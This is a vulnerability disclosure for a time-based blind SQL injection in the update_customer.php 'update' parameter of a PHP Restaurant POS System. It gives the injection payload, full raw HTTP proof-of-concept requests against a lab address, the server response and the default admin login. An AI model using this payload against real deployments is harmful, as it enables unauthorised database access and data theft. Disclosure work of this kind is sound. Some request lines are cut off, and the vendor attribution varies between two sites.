Vulnerability Description

Restaurant POS System v1.0 was discovered to contain a SQL injection vulnerability via the update_customer.php. It is an open source project from campcodes.com. This vulnerability can lead to database information leakage.

1. Vulnerability Submitter: Tr0e
2. vendors: Restaurant POS System in PHP with Source Code - CodeAstro
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /RestaurantPOS/Restro/admin/update_customer.php

Vulnerability Verification

[+] Payload:

```
test'and(select*from(select+sleep(3))a/**/union/**/select+1)='
```


POC:

```
POST http://192.168.0.120:91/RestaurantPOS/Restro/admin/update_customer.php?update=d
Host: 192.168.0.120:91
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.120:91/RestaurantPOS/Restro/admin/update_customer.php?upda
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=ldi7mdlvm8g7bnfhunuvrhp8ne
Connection: close

customer_name=Yao&customer_phoneno=13011113333&customer_email=123%40qq.com&customer_
```

How to verify

1. Build the vulnerability environment according to the steps provided by the source code author ;
2. log in to the "Admin Panel” through the default account and password （Email: admin@mail.com Password: codeastro.com）；
3. The vulnerability is located at the "Customers - Update" function, you should inserts Payload when you Update any customer's information，as shown in the following figure：




Please Fill All Fields

Customer Name: Yao

Customer Phone Number: 13011113333

Customer Email: 123@qq.com

Customer Password:



```
POST
http://192.168.0.120:91/RestaurantPOS/Restro/admin/update_customer.php?update=dac2ad667158'and(select*
from(select+sleep(3))a/**/union/**/select+1)=' HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.120:91/RestaurantPOS/Restro/admin/update_customer.php?update=dac2ad667158
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=1di7mdlvm8g7bnfhunuvrhp8ne
Connection: close

customer_name=Yao&customer_phoneno=13011113333&customer_email=123%40qq.com&customer_password=123456&up
dateCustomer=Update+Customer
```

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Sun, 09 Oct 2022 16:16:48 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Refresh: 1; url=customes.php
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Content-Length: 10103


<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="Start your development
with a Dashboard for Bootstrap 4.">
    <meta name="author" content="MartDevelopers Inc">
    <title>Restaurant Point Of Sale </title>
    <!-- Favicon -->
    <link rel="apple-touch-icon" sizes="180x180"
href="assets/img/icons/apple-touch-icon.png">
    <link rel="icon" type="image/png" sizes="32x32"
href="assets/img/icons/favicon-32x32.png">
    <link rel="icon" type="image/png" sizes="16x16"
href="assets/img/icons/favicon-16x16.png">
    <link rel="manifest"
href="assets/img/icons/site.webmanifest">
    <link rel="mask-icon"
href="assets/img/icons/safari-pinned-tab.svg" color="#5bbad5">
    <meta name="msapplication-TileColor" content="#da532c">
    <meta name="theme-color" content="#ffffff">
    <!-- Fonts -->
    <link
href="https://fonts.googleapis.com/css?family=Open+Sans:300,400,
600,700" rel="stylesheet">
    <!-- Icons -->
```